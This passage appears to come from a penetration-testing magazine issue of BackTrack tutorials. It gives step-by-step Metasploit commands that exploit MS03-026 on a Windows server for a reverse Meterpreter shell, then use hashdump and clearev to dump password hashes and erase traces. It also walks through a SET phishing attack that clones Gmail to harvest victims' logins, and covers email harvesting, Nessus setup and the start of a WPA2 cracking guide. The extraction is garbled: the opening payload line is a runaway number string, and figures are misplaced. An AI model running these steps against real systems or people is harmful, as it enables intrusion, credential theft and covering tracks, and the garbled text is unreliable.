windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124_125_126_127_128_129_130 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97
```



**Figure 28.** Pentesting ShellCode II

Here are the detailed steps of our attack in action.

## Step 1

Perform an Nmap [Reference 3] scan of the remote server 192.168.42.129

The output of the Nmap scan shows us a range of ports open which can be seen Figure 19.

We notice that there is *port 135* open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

## Step 2

Now on your BackTrack launch *msfconsole* as shown Figure 20. *Application>BackTrack>Exploitation Tools>Network Exploit Tools>Metasploit Framework>msfconsole*


During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the welcome screen as shown (Figure 21).

### Step 3

Now, we know that port 135 is open so, we search for a related *RPC exploit* in Metasploit.

To list out all the exploits supported by Metasploit we use the `show exploits` command. This exploit lists out all the currently available exploits and a small portion of it is shown in the Figure 22.

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with 696 *exploits* and 224 *payloads*, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link <http://metasploit.com/modules/> or another alternative would be to use the `search <keyword>` command in Metasploit to search for related exploits for RPC.



**Figure 29** Pentesting ShellCode III



**Figure 30.** Pentesting ShellCode IV

In msfconsole type `search dcerpc` to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown in Figure 23.

#### Step 4

Now that you have the list of RPC exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command: `info exploit/windows/dcerpc/ms03_026_dcom`

This command provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in Figure 24.

## Step 5

The command `use <exploit_name>` activates the exploit environment for the exploit `<exploit_name>`. In our case we will use the following command to activate our exploit (Figure 25).

"use exploit/windows/dcerpc/ms03\_026\_dcom"


From the above figure we can see that, after the use of the exploit command the prompt changes from “msf>” to `msf exploit(ms03_026_dcom) >` which symbolizes that we have entered a temporary environment of that exploit.

## Step 6

Now, we need to configure the exploit as per the need of the current scenario. The `show options` command displays the various parameters which are required for the exploit to be launched properly. In our case



**Figure 31** Pentesting ShellCode V



```
root@bt: /pentest/exploits/set
File Edit View Terminal Help
root@bt:~# cd /pentest/exploits/set
root@bt:/pentest/exploits/set#
```

Figure 32. Pentesting ShellCode VI

the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the `set RHOST` command.

We enter the command `set RHOST 192.168.42.129` and we see that the RHOST is set to 192.168.42.129 (Figure 26).

## Step 7

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the `show payloads` command.

As shown in the Figure 27, `show payloads` command will list all payloads that are compatible with the selected exploit.

For our case, we are using the reverse tcp meterpreter which can be set using the command, `set PAYLOAD windows/meterpreter/reverse_tcp` which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly (Figure 28).

We notice that the LHOST for out payload is not set, so we set it to our local IP ie. 192.168.42.128 using the command `set LHOST 192.168.42.128`.

## Step 8

Now that everything is ready and the exploit has been configured properly it's time to launch the exploit.

You can use the `check` command to check whether the victim machine is *vulnerable* to the exploit or not. This option is not present for all the exploits but can be



```
.M""""bgd `7MM""YMM MMP" "MM"YMM
,MI "Y MM `7 P' MM `7
MMb. MM d MM
`YMMNg. MMmmMM MM
. MM MM Y , MM
Mb dM MM ,M MM
P"Ybmm" .JMMmmmmMM .JMML.

[...]
The Social-Engineer Toolkit (SET)
Written by: David Kennedy (ReL1K)
Development Team: Thomas Werth
Version: 1.3.3
Codename: 'Artillery Edition'
Report bugs to: davek@social-engineer.org
Follow me on Twitter: dave_relik
Homepage: http://www.secmaniac.com
Framework: http://www.social-engineer.org
[...]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com
```

Figure 33. Pentesting ShellCode VII



Figure 34. Pentesting ShellCode VIII

a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.

In our case as shown in the Figure 29, our selected exploit does not support the check option.

The `exploit` command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system (Figure 30).

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135. This is indicated by change in prompt to `meterpreter >`.

## Step 9

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the `help` command to see



Figure 35. IX



Figure 36. Pentesting ShellCode X

# HAKING ON Demand



Figure 37. Pentesting ShellCode XI

which all commands can be used by us on the remote server to perform the related actions as displayed in the Figure 31.

Below are the results of some of the meterpreter commands.

- “ipconfig” prints the remote machines all current TCP/IP network configuration values
- “getuid” prints the server’s username to the console.
- “hashdump” dumps the contents of the SAM database.
- “clearev” can be used to wipe off all the traces that you were ever on the machine.

## Summary

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations.

Here are potential uses of the Metasploit Framework:

- Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false positive and can be exploited. Care has to be taken because not only does it disprove false positives, but it can also break things.
- Metasploit can be used to test the new exploits that come up nearly every day on your locally hosted



Figure 38. Pentesting ShellCode XII




Figure 39. Google Mail Overview

test servers to understand the effectiveness of the exploit.

- Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

## Social Engineering Toolkit In BackTrack 5

The *Social-Engineer Toolkit* (SET) is specifically designed to perform advanced attacks against the human element. Originally this tool was designed to be released with the <http://www.social-engineer.org> launch and has quickly become a standard tool in a penetration tester’s arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community in incorporating attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted at focused attacks against a person or organization used during a penetration test.

## Features of SET

- Spear-Phishing Attack Vectors
- Website Attack Vectors
- Infectious Media Generator
- Create a Payload and Listener
- Mass Mailer Attack
- Teensy USB HID Attack Vector
- SMS Spoofing Attack vector



Figure 40. Social-Engineer Toolkit I

```

File Edit View Terminal Help
Searching 600 results...
['www.google.com', 'plusone.google.com', 'maps.google.com', 'mail.google.com', 'translate.google.com', 'scholar.google.com', 'picasaweb.google.com', 'docs.google.com', 'sites.google.com', 'groups.google.com', 'video.google.com', 'news.google.com', 'toolbar.google.com', 'Code.google.com', 'code.google.com', 'chrome.google.com', 'google.com', 'plus.google.com', 'profiles.google.com', 'feedburner.google.com', 'books.google.com', 'labs.google.com', 'finance.google.com', 'froogle.google.com', 'print.google.com', 'xmpp-server1.google.com', 'xmpp-server4.l.google.com', 'ns2.google.com', 'ns1.google.com', 'smtp2.google.com', 'smtp3.google.com', 'calendar.google.com', 'clients1.google.com', 'images.google.com', 'stop.google.com', 'research.google.com', 'picasa.google.com', 'knol.google.com', 'investor.google.com', 'afp.google.com', 'go.google.com', 'webaccelerator.google.com', 'Mail.google.com']

[+] Emails found:
-----
initaborgscholarsanz@google.com

[+] Hosts found:
-----
128.24.218.34:www.google.com
109.85.229.101:plusone.google.com
109.85.229.102:maps.google.com
109.85.229.10:mail.google.com

```

Figure 41. Social-Engineer Toolkit II

- Wireless Access Point Attack vector
- Third Party Module
- Upadte the metal Sploit Framework
- Update the Social-Engineer Toolkit
- Help, Credits, and About
- Exit the Social-Engineer Toolkit

## Step 1

Once you have got the backtrack loaded, open up your console and type the following command (Figure 32)

Once you are in the SET directory type. `/set` to launch the social engineering toolkit (Figure 33).

## Step 2

Once SET has been loaded, You should see many options, Since we are working with *credential harvester attack method*, we will select the *second option* which is website attack vectors (Figure 34).

## Step 3

Next you would see many options under website attack vectors, we will select the *3rd option* (Figure 35).

## Step 4

Now, SET will ask us about the type of attack vector we would like to use, If you have your own web template,

```

root@bt:~# /opt/nessus/bin/nessus-fetch --register BSHV-AEY2
Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
root@bt:#

```

Figure 42. Social-Engineer Toolkit III

```

root@bt:~# /opt/nessus/sbin/nessus-adduser
Login : paul
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...) (y/n) [n]: y
User rules
nessusd has a rules system which allows you to restrict the hosts
that paul has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)

Login : paul
Password : *****
This user will have 'admin' privileges within the Nessus server
Rules :
Is that ok ? (y/n) [y]
User added
root@bt:#

```

Figure 43. Social-Engineer Toolkit IV

you can go for the third option. In this article, i am going with the *first option* which gives me some *predefined web templates* (Figure 36).

## Step 5

Now it asks us to select the *web template*. In my case it is *GMAIL*, which is second option. After selecting the 2nd option and pressing enter just continue by pressing enter key again. Now SET will start cloning my local IP address of the backtrack box (Figure 37).

## Step 6

Now open a new terminal and type ifconfig to get the *IP address* of your backtrack box (Figure 38).

When the victim visits this ip address, he will get my cloned gmail website and he will enter his login credentials (Figure 39).

## Step 7

The entered credentials can be found at our *SET terminal* as shown in the following Figure 40.

\*\*\*\*\*Successfully Credential Harvested By Using\*\*\*\*\*  
Social Engineering Attack

## BackTrack Tool: The Harvester

Information is a weapon, a successful testing and a *hacking* process need a lots of relevant information that is why, information gathering so called foot printing is the first step of hacking. An intelligent penetration tester uses some intelligent tools and techniques to get the right information on a right time, for social engineering (human hacking) you need relevant information about a person. So the point of this little discussion is to realize the importance of information gathering.

```

root@bt:~# /etc/init.d/nessusd start
Starting Nessus : .
root@bt:#

```

Figure 44. The Harvester Toolkit I

# Hacking ONDemand




Figure 45. The Harvester Toolkit II

## What Is TheHarvester

After getting some knowledge about information gathering you might be interested to know how to perform it. TheHarvester is a tool for gathering e-mail accounts, user names and hostnames/subdomains from different public sources like search engines and PGP key servers. This tools has designed to help the penetration tester on a earlier stage, it is an effective and simple tool that is very easy to use.

## Supported Sources for Information Gathering

- Google – emails,subdomains/hostnames
- Google profiles – Employee names
- Bing search – emails, sub domains/hostnames, virtual hosts
- Pgp servers – emails, sub domains/hostnames
- LinkedIn – Employee names
- Exalead – emails,subdomains/hostnames

## Related Information Gathering Tutorials

Foot-printing or information gathering is not a new term and we have discussed so many articles with different tools and techniques before for both *Windows* and *Linux* (Ubuntu, Backtrack), here is the comprehensive list of articles.

- Foot Printing-First Step Of Ethical Hacking
- Maltego- Information Gathering Tool Tutorial
- Dnsmap- DNS Network Mapper
- Backtrack 5- DNSenum Information Gathering Tool

## The Harvester Tutorial

Theharvester is a very easy tool to use just follow the tutorial to get the best result. For backtrack open terminal and locate the directory.



Figure 46. The Harvester Toolkit III




Figure 47. The Harvester Toolkit IV

```
root@bt:cd /pentest/enumeration/theharvester#
```

For other distributions locate the directory. For best result I use the command

```
root@bt:/pentest/enumeration/theharvester# ./theHarvester.py -d google.com -l 500 -b google
root@bt:/pentest/enumeration/theharvester# ./theHarvester.py -d targetsite.com -l 500 -b google
```

## Here

`./theHarvester.py` is used to start the tool.

- `-d` is used to specify the domain.
- `-l` is used to limit the number of results.
- `-b` is used to specify that in what search engine we want to search. We can take google,Bing etc.

So here is the result with complete details (Figure 41).

Here you can see that different hosts are found. This is how we gather Information by using the tool ‘theHarvester’ Only On Backtrack 5.

Enjoy!

## BackTrack Tool: Nessus

Nessus is one of the best vulnerability scanner that is available in two mode for both home and commercial user’s, Nessus plug in for home user is free of cost. However we have OpenVAS and Nmapse they both are also a good vulnerability scanner. Nessus installation in




Figure 48. Beyond Nessus I




Figure 49. Beyond Nessus II

backtrack 5 R2 is so easy, so how to install Nessus in Backtrack 5 R2? You can follow these steps to install Nessus in Backtrack 5 R2.

There are mainly two ways to get Nessus on Backtrack 5 R2 first one is to download a copy of Nessus from its official website but the easiest way is to use your terminal:

### Step 1 – Obtaining an Activation Code

For this article I will use Backtrack5 R2, so start your bt5 R2 and then follow the steps below:

- On the first step you need to register your Nessus, on bt5 R2 click on *Application>Backtrack>Vulnerability assessment>vulnerability scanner>Nessus> Nessus register*.
- You will be on a web page of Nessus; you can use the link to do the same thing.
- On the website click on home feed for free or if you want to use Nessus at your work than choose work feed.
- After a short registration form you will get an email from Nessus with your activation code.
- Open the terminal and type the command below to register your Nessus.

```
/opt/nessus/bin/nessus-fetch --register YOUR CODE HERE
/opt/nessus/bin/nessus-fetch --register BSHV-*****-*****
*****-AEY2
```




Figure 50. Beyond Nessus III

```
root@bt:~# airmon-ng
Interface      Chipset      Driver
wlan0          Ralink RT2870/3070   rt2800usb - [phy21]
```

Figure 51. Beyond Nessus IV

### Step 2 – Activating Nessus

Figure 42

### Step 3 – Creating a User Account

- On the second step add user(s) on your Nessus, click on *Application>Backtrack>Vulnerability assessment>vulnerability scanner>Nessus>Nessus user add*.
- Enter the login name, password; if you want to make the user as the admin than follow the procedure, on rules just press enter (Figure 43).

### Step 4 – Starting Nessus

You are almost done, now this time to start your Nessus, click on *Application>Backtrack>Vulnerability assessment>vulnerability scanner>Nessus>Nessus start* (Figure 44)

### Step 5 – Accessing the Nessus Web Interface

Once Nessus has been initially started, it will begin to index and compile all of the plugins. This can take some time, depending on the speed of your system. If Nessus is still processing plugins, you may see the following screen when accessing the web interface: Figure 45.

The web interface can be accessed with your browser by making an HTTPS connection to TCP port 8834 (e.g. <https://localhost:8834/>). If you are using a browser local to the BackTrack5 R2 distribution, such as the supplied version of Firefox, be certain that you enable Flash and JavaScript for this site (Flash is required to access the Nessus Web Interface, and JavaScript is required to view some of the reports). You can also access the Nessus Web Interface remotely by using the IP address assigned to Backtrack5 R2 (e.g. <https://192.168.238.128:8834/>; Figure 46).

```
File Edit View Bookmarks Settings Help
root@bt:~# airmon-ng stop wlan0
Install
BackTrack
Interface      Chipset      Driver
wlan0          Ralink RT2870/3070   rt2800usb - [phy0]
                                         (monitor mode disabled)
root@bt:~#
```

Figure 52. Beyond Nessus V

# HAKING ON Demand




Figure 53. Beyond Nessus VI

## Step 6 – Scanning host or network vulnerability

After putting the user id and password a new window will open in which you have to click on SCAN option>add host>and fill information and select type of scanning and policy and in scan you have two option in your hand, either you can put the IP address of scanning network or host otherwise you can create a .txt file in which put all those IP addresses of systems in the network which you want to scan. And finally click on Launch Scan (Figure 47).

## Step 7 – Launch the Scanning for host or network

Than successfully it will launch the scanning and will take some time to scan the host or network (Figure 48).

## Step 8 – Creating of Report

Once it will scan and will display the message that the host or network successfully scanned and will create a report about host or network vulnerability than after you can click on Brower Option to see the result of running vulnerabilities on the host or network (Figure 49).




Figure 54. Beyond Nessus VII



Figure 55. Beyond Nessus VIII




Figure 56. Beyond Nessus IX

## Step 9 – Description about vulnerability

Once you will click on any particular Vulnerability it will tell you about it's description with Solution, Risk Factor and Exploitation Method (Figure 50).

\*\*\*\*Enjoy Nessus for scanning your host or network vulnerability\*\*\*\*

## Crack a Wi-Fi Network's WPA2 PSK Password With BackTrack

You already know that if you want to lock down your Wi-Fi network, you should opt for WPA2 encryption. But did you know how easy to crack WPA2 Encryption? Take a look.

Today we're going to run down, step-by-step, how to crack a Wi-Fi network with WPA2 security turned on.




Figure 57. Wi-fi Network Tutorial I



Figure 58. Wi-fi Network Tutorial II



Figure 59. Wi-fi Network Tutorial III

But first, a word: Knowledge is power, but power doesn't mean you should be a jerk, or do anything illegal. Knowing how to pick a lock doesn't make you a thief. Consider this article educational, or a proof-of-concept intellectual exercise.

### What You'll Need

Unless you're a computer security and networking ninja, chances are you don't have all the tools on hand to get this job done. Here's what you'll need:

- A compatible wireless adapter – This is the biggest requirement. You'll need a wireless adapter that's capable of packet injection, and chances are the one in your computer is not. There are plenty of



Figure 60. Wi-fi Network Tutorial IV





Figure 61. Wi-fi Network Tutorial V



You can talk the talk.  
Can you walk the walk?  
Here's a chance to prove it.

### [ IT'S IN YOUR PULSE ]

#### LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Games and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK

Please see [www.uat.edu/fastfacts](http://www.uat.edu/fastfacts) for the latest information about degree program performance, placement and costs.

# HAKING ON Demand




Figure 62. Wi-fi Network Tutorial VI

- resources on getting aircrack-compatible adapters out there.
- A BackTrack Live CD. We already took you on a *full screenshot tour of how to install and use BackTrack 5*, the Linux Live CD that lets you do all sorts of security testing and tasks. Download yourself a copy of the CD and burn it, or load it up in VMware to get started.
  - A nearby WPA2-enabled Wi-Fi network. The signal should be strong and ideally people are using it, connecting and disconnecting their devices from it. The more use it gets while you collect the data you need to run your crack, the better your chances of success.




Figure 63. Wi-fi Network Tutorial VII




Figure 64. Wi-fi Network Tutorial VIII

- Patience with the command line. This is an ten-step process that requires typing in long, arcane commands and waiting around for your Wi-Fi card to collect data in order to crack the password. Like the doctor said to the short person, be a little patient.

## Crack That WPA2 PSK

### Step 1

To crack WPA2 PSK, you'll need to launch Konsole, BackTrack's built-in command line. It's right there on the taskbar in the lower left corner, second button to the right. Now, the commands.

First run the following to get a list of your network interfaces: (Figure 51).

The only one I've got there is labeled wlan0. Yours may be different; take note of the label and write it down. From here on in, substitute it in everywhere a command includes (interface).

### Step 2

Now, run the following four commands. See the output that I got for them in the Figure 52.

### Step 3

Figure 53.

### Step 4

Figure 54.

### Step 5

Figure 55.

### Step 6

